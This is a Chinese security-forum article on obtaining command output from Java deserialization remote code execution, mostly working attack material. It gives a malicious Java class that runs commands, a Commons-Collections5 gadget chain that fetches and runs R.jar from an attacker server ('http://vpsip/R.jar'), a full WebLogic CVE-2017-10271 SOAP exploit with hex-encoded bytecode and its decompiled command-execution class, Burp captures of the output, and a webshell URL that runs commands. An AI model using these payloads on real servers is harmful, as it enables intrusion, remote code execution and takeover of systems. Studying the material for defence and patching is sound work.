java反序列化RCE回显研究

阿凡提 / 2019-05-24 08:34:00 / 浏览数 6696 安全技术 WEB安全 顶(0) 踩(0)

总结一下常见反序列化RCE回显几种方式如下：

1. a).使用java.net.URLClassLoader类，远程加载自定义类(放在自己服务器上的jar包)，可以自定义方法执行。
   b).在自定义类中，抛出异常，取得回显结果。
   eg:Jboss报错返回命令执行结果。
2. 利用defineClass加载byte[]返回Class对象,不用远程加载恶意类。
3. 通过RMI远程调用扩展实现回显。
4. 直接利用RCE将执行的命令写入服务器文件中，再次访问得到执行命令结果。

1、URLClassLoader加载远程恶意类，抛出异常回显

恶意类如下:

```
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.net.Socket;

public class R
{
   public R(String commond) throws Exception {
       reverseConn(commond);
   }

   public void reverseConn(String commond) throws Exception {

           //■■■■
           Process proc = Runtime.getRuntime().exec(commond);
           BufferedReader br = new BufferedReader(new InputStreamReader(proc.getInputStream()));
           StringBuffer sb = new StringBuffer();
           String line;
           while ((line = br.readLine()) != null)
           {
               sb.append(line).append("\n");
           }
           String result = sb.toString();
           Exception e=new Exception(result);
           throw e;
   }
}
```

将恶意类打成jar包，把jar包放在服务器上。

```
javac R.java //■■■■class■■
jar -cvf R.jar R.class //■■jar■
```


采用Commons-Collections5 gadgets触发反序列化报错回显，运行如下代码：

```
package test;
import java.io.*;
import java.lang.annotation.Retention;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.util.HashMap;
import java.util.Map;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;
public class Test{
   public InvocationHandler getObject(final String command) throws Exception {
```

```
    // inert chain for setup
    final Transformer transformerChain = new ChainedTransformer(
            new Transformer[] { new ConstantTransformer(1) });
    // real chain for after setup
    final Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(java.net.URLClassLoader.class),
            // getConstructor class.class classname
            new InvokerTransformer("getConstructor",
                    new Class[] { Class[].class },
                    new Object[] { new Class[] { java.net.URL[].class } }),

            new InvokerTransformer(
                    "newInstance",
                    new Class[] { Object[].class },
                    new Object[] { new Object[] { new java.net.URL[] { new java.net.URL(
                            "http://vpsip/R.jar") } } }),
            // loadClass String.class R
            new InvokerTransformer("loadClass",
                    new Class[] { String.class }, new Object[] { "R" }),
            // set the target reverse ip and port
            new InvokerTransformer("getConstructor",
                    new Class[] { Class[].class },
                    new Object[] { new Class[] { String.class } }),
            // invoke
            new InvokerTransformer("newInstance",
                    new Class[] { Object[].class },
                    new Object[] { new String[] { command } }),
            new ConstantTransformer(1) };
    final Map innerMap = new HashMap();
    final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);
    //this will generate a AnnotationInvocationHandler(Override.class,lazymap) invocationhandler
    InvocationHandler invo = (InvocationHandler) getFirstCtor(
            "sun.reflect.annotation.AnnotationInvocationHandler")
            .newInstance(Retention.class, lazyMap);
    //generate object which implements specifiy interface
    final Map mapProxy = Map.class.cast(Proxy.newProxyInstance(this
            .getClass().getClassLoader(), new Class[] { Map.class }, invo));

    final InvocationHandler handler = (InvocationHandler) getFirstCtor(
            "sun.reflect.annotation.AnnotationInvocationHandler")
            .newInstance(Retention.class, mapProxy);
    setFieldValue(transformerChain, "iTransformers", transformers);
    return handler;
}
public static Constructor<?> getFirstCtor(final String name)
        throws Exception {
    final Constructor<?> ctor = Class.forName(name)
            .getDeclaredConstructors()[0];
    ctor.setAccessible(true);
    return ctor;
}
public static Field getField(final Class<?> clazz, final String fieldName)
        throws Exception {
    Field field = clazz.getDeclaredField(fieldName);
    if (field == null && clazz.getSuperclass() != null) {
        field = getField(clazz.getSuperclass(), fieldName);
    }
    field.setAccessible(true);
    return field;
}
public static void setFieldValue(final Object obj, final String fieldName,
                                 final Object value) throws Exception {
    final Field field = getField(obj.getClass(), fieldName);
    field.set(obj, value);
}
public static void main(final String[] args) throws Exception {
    final Object objBefore = Test.class.newInstance()
            .getObject("ipconfig");
    //deserialize(serialize(objBefore));
```

```
        File f = new File("E:\\payloadsfinal.bin");
        ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream(f));
        out.writeObject(objBefore);
        out.flush();
        out.close();

        FileInputStream fis = new FileInputStream("E:\\payloadsfinal.bin");
        ObjectInputStream ois = new ObjectInputStream(fis);
        //■■■■
        ois.readObject();
        ois.close();
    }
}
```

命令回显效果如下，jboss命令回显就是这个原理：



如果服务器不能连接外网，可以通过FileOutputStream写恶意类的class字节码文件到服务器上，再通过URLClassLoader加载本地的恶意类，通过异常封装进行回显。详细

2、 defineClass加载byte[]返回Class对象，利用容器内部response回显

研究weblogicCVE-2017-10271回显时，从这里找到回显的poc，接下来看看这个POC如何构造的
详细POC如下：

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 127.0.0.1:7001
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: text/xml
Content-Length: 5126

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Header>
       <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
           <java>
               <void class="weblogic.utils.Hex" method="fromHexString" id="cls">
                   <string>0xcafebabe0000003200670a001700350800360a003700380a0039003a08003b0a0039003c07003d0a0007003508003e0a0
               </void>
               <void class="org.mozilla.classfile.DefiningClassLoader">
                   <void method="defineClass">
                       <string>com.supeream.exploits.XmlExp</string>
                       <object idref="cls"></object>
                       <void method="newInstance">
                           <void method="say" id="proc">
                               <string>dir</string>
                           </void>
                       </void>
```

```
                    </void>
                </void>
                <void class="java.lang.Thread" method="currentThread">
                    <void method="getCurrentWork">
                        <void method="getResponse">
                            <void method="getServletOutputStream">
                                <void method="writeStream">
                                    <object idref="proc"></object>
                                </void>
                                <void method="flush"/>
                            </void>
                            <void method="getWriter"><void method="write"><string></string></void></void>
                        </void>
                    </void>
                </void>
            </java>
        </work:WorkContext>
    </soapenv:Header>
    <soapenv:Body/>
</soapenv:Envelope>
```

defineClass去加载com.supeream.exploits.XmlExp恶意类，恶意类代码已经Hex编码了。还原一下XmlExp代码,先对恶意类代码解码->bytes[]->写入1.class.再用idea/jd-

```
package weblogic;

import org.mozilla.classfile.DefiningClassLoader;
import weblogic.jdbc.wrapper.Array;

import java.io.*;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import java.util.Arrays;

import static weblogic.utils.Hex.hexValueOf;

public class hh {
    public static void main(String[] args) throws NoSuchMethodException, IllegalAccessException, InstantiationException, Invoca
        System.out.println("hahah");
        byte[] bt = fromHexString2("0xcafebabe0000003200670a001700350800360a003700380a0039003a08003b0a0039003c07003d0a000700350
        File file = new File("1.class");
        FileOutputStream fos = new FileOutputStream(file);
        fos.write(bt);
        fos.close();
        //        System.out.println(Arrays.toString(bt));  byte
//        DefiningClassLoader cls = new DefiningClassLoader();
//        Class cl =cls.defineClass("com.supeream.exploits.XmlExp",bt);
//        System.out.println(cl);
//        System.out.println(cl.getMethods());//
//        Method m = cl.getMethod("say",String.class);
//        Object dir = m.invoke(cl.newInstance(), "calc");
    }
    public static byte[] fromHexString1(byte[] barray, int len) {
        int i = 0;
        if (barray[0] == 48 && (barray[1] == 120 || barray[1] == 88)) {
            i += 2;
            len -= 2;
        }

        int outlen = len / 2;
        byte[] out = new byte[outlen];

        for(int j = 0; j < outlen; ++j) {
            out[j] = (byte)(hexValueOf(barray[i++]) << 4 | hexValueOf(barray[i++]));
        }

        return out;
    }
    public static byte[] fromHexString2(String hexString) {
        byte[] bytes;
```

```
        try {
            bytes = hexString.getBytes("US-ASCII");
        } catch (UnsupportedEncodingException var4) {
            bytes = new byte[hexString.length()];

            for(int i = 0; i < bytes.length; ++i) {
                bytes[i] = (byte)hexString.charAt(i);
            }
        }
        System.out.println(bytes);
        return fromHexString1(bytes, bytes.length);
    }

}
```

拿到XmlExp类代码如下：

```
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by Fernflower decompiler)
//

package com.supercream.exploits;

import java.io.InputStream;
import java.util.ArrayList;
import java.util.List;

public class XmlExp {
   public XmlExp() {
   }
   public InputStream say(String cmd) throws Exception {
       boolean isLinux = true;
       String osTyp = System.getProperty("os.name");
       if (osTyp != null && osTyp.toLowerCase().contains("win")) {
           isLinux = false;
       }
       List<String> cmds = new ArrayList();
       if (cmd.startsWith("$NO$")) {
           cmds.add(cmd.substring(4));
       } else if (isLinux) {
           cmds.add("/bin/bash");
           cmds.add("-c");
           cmds.add(cmd);
       } else {
           cmds.add("cmd.exe");
           cmds.add("/c");
           cmds.add(cmd);
       }
       ProcessBuilder processBuilder = new ProcessBuilder(cmds);
       processBuilder.redirectErrorStream(true);
       Process proc = processBuilder.start();
       return proc.getInputStream();
   }
}
```

开始以为回显的原因是报错回显的，实际上不是，而是用到weblogic内部回显类进行回显，这也算是个骚思路了，这点是get到了。
分析下POC构造过程：

传入恶意类hex编码id设置为cls交给weblogic.utils.Hex.fromHexString类转换为byte[]----->org.mozilla.classfile.DefiningClassLoader类的defineClass方法传入com

```
DefiningClassLoader cls = new DefiningClassLoader();
Class cl =cls.defineClass("com.supercream.exploits.XmlExp",bt);
Method m = cl.getMethod("say",String.class);
Object dir = m.invoke(cl.newInstance(), "calc");
```

最后将回显结果交给weblogic容器的response回显，这块poc构造可以跟踪下正常处理回显是什么样的来构造。
在com.sun.beans.ObjectHandler下断，idref这里跟进lookup

```
254
255        var14 = (String)var3.get("id");   var14 (slot_10): null   var3 (slot_3):  size = 1
256        if (var14 != null) {
257            this.environment.put(var14, var4);
258        }
259
260        String var13 = (String)var3.get("idref");
261        if (var13 != null) {
262            var4.setValue(this.lookup(var13));
```

ObjectHandler › startElement()

Variables

```
this = {ObjectHandler@12497}
Variables debug info not available
var1 = "object"
var2 = {AbstractSAXParser$AttributesProxy@12499}
var3 (slot_3) = {HashMap@12648} size = 1
    0 = {HashMap$Entry@12653} "idref" -> "proc"
var4 (slot_4) = {MutableExpression@12649} "<unbound>=null.new();"
var5 (slot_5) = null
```

idref对应id是proc

```
330    public Object lookup(String var1) {
331        Expression var2 = (Expression)this.environment.get(var1);
332        if (var2 == null) {
333            this.simulateException("Unbound variable: " + var1);
334        }
335
336        return this.getValue(var2);
337    }
338
```

ObjectHandler › lookup()

Variables

```
this = {ObjectHandler@12497}
Variables debug info not available
var1 = "proc"
```

加载恶意方法的地方，执行了dir命令，剩下就是拼接返回包，这里就不跟了

```
public synchronized V get(Object var1) {   var1: "proc"
    Hashtable.Entry[] var2 = this.table;   var2 (slot_2): Hashtable$Entry[11]@12670
    int var3 = var1.hashCode();   var3 (slot_3): 3449686
    int var4 = (var3 & 2147483647) % var2.length;   var4 (slot_4): 9

    for(Hashtable.Entry var5 = var2[var4]; var5 != null; var5 = var5.next) {   var5 (slot_5):
        if (var5.hash == var3 && var5.key.equals(var1)) {   var3 (slot_3): 3449686   var1: "pr
            return var5.value;   var5 (slot_5): "proc" -> "BufferedInputStream=XmlExp.say("di
        }
    }

    return null;
```

Hashtable › get()

Variables

```
this = {Hashtable@12669} size = 2
Variables debug info not available
var1 = "proc"
var2 (slot_2) = {Hashtable$Entry[11]@12670}
```

最后实现效果如下：

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

1 × ...

Go Cancel < ▾ > ▾ Target: http://127.0.0.1:7001

Request

Raw | Params | Headers | Hex | XML

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 127.0.0.1:7001
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1;
Win64; x64; Trident/5.0)
Connection: close
Content-Type: text/xml
Content-Length: 5126

<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
    <soapenv:Header>
        <work:WorkContext
xmlns:work="http://bea.com/2004/06/soap/workarea/">
            <java>
                <void class="weblogic.utils.Hex"
method="fromHexString" id="cls">

<string>0xcafebabe0000003200670a00170035080036 0a003700380a003900
3a08003b0a0039003c07003d0a0007003508003e0a0039003f0a003900400b00
4100420800430800440800450800460700470a001100480a001100490a001100
4a0a004b004c07004d07004e0100063c696e69743e0100032829560100044 36f
646501000f4c696e654e756d626572546162 6c650100124c6f63616c56617269
61626c65546162 6c6501000474686973010 01e4c636f6d2f737570657265616d
2f6578706c6f6974732f586d6c4578703b0100037361790100292 84c6a617661
2f6c616e672f537472696e673b294c6a6176612f696f2f496e70757453747265
616d3b0100036 36d640100124c6a6176612f6c616e672f5374726 96e673b0100
0769734c696e75780100015a0100056f735479700100046 36d64730100104c6a
6176612f7574696c2f4c6973743b01000e70726f636573734275696c64657201
001a4c6a6176612f6c616e672f50726f636573734275696c6465723b01000470
726f630100134c6a6176612f6c616e672f50726f636573733b0100164c6f6361
6c566172696162 6c655479706554616 26c650100244c6a6176612f7574696c2f
```

idref 2 matches

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Connection: close
Date: Sat, 18 May 2019 14:13:06 GMT
X-Powered-By: Servlet/2.5 JSP/2.1
Content-Length: 907

 □□□ D □□□□ □□
 □□□□□□ 5A6D-BAA7


D:\weblogic10\user_projects\domains\base_domai
n □□□

2019/05/18  16:55    <DIR>          .
2019/05/18  16:55    <DIR>          ..
2019/05/01  14:48    <DIR>          autodeploy
2019/05/01  14:48    <DIR>          bin
2019/05/18  17:55                   0 bind.class
2019/05/01  14:48    <DIR>          config
2019/05/01  14:48    <DIR>
console-ext
2019/05/09  20:28               156 edit.lok
2019/05/01  14:48               472
fileRealm.properties
2019/05/01  14:48    <DIR>          init-info
2019/05/01  14:48    <DIR>          lib
2019/05/01  14:48    <DIR>          security
2019/05/01  14:48    <DIR>          servers
2019/05/01  15:00               430
startWebLogic.cmd
2019/05/01  14:48               263
startWebLogic.sh
               5 □□□           1,321 □□
              10 □□□ 186,199,842,816 □□□□
```

Type a search term 0 matches


Done 1,038 bytes | 31 millis

3、通过RMI远程调用扩展实现回显

有师傅已经写好文章了，我就不在这班门弄斧了。详细细节见这里

4、执行的命令写入可访问的服务器文件

这里就看一下weblogic CVE-2017-10271 ,实际已经可以向服务器写文件，干脆直接写个执行命令webshell更方便。



通过webshell执行命令

Load URL
Split URL
Execute

http://127.0.0.1:7001//bea_wls_internal/1.jsp?pwd=123&cmd=ipconfig

☐ Enable Post data ☐ Enable Referrer

```
Windows IP ??



?????? ???:

   ????? DNS ?? . . . . . . . . :
   IPv6 ?? . . . . . . . . . . . . : 2001:da8:20c:507:1089:ead6:ef80:f5c7
   ?? IPv6 ??. . . . . . . . . . . : 2001:da8:20c:507:2113:77f7:738d:9033
   ???? IPv6 ??. . . . . . . . . : fe80::1089:ead6:ef80:f5c7%22
   ???? IPv4 ??  . . . . . . . . : 169.254.245.199
   ????  . . . . . . . . . . . . : 255.255.0.0

   ????. . . . . . . . . . . . . :
```

还有什么好的回显思路，欢迎各位师傅补充。

点击收藏 | 5 关注 | 3

上一篇：内核漏洞挖掘技术系列(4)——sy... 下一篇：APT28分析之Sedupload...

1. 0 条回复
   - 动动手指，沙发就是你的了！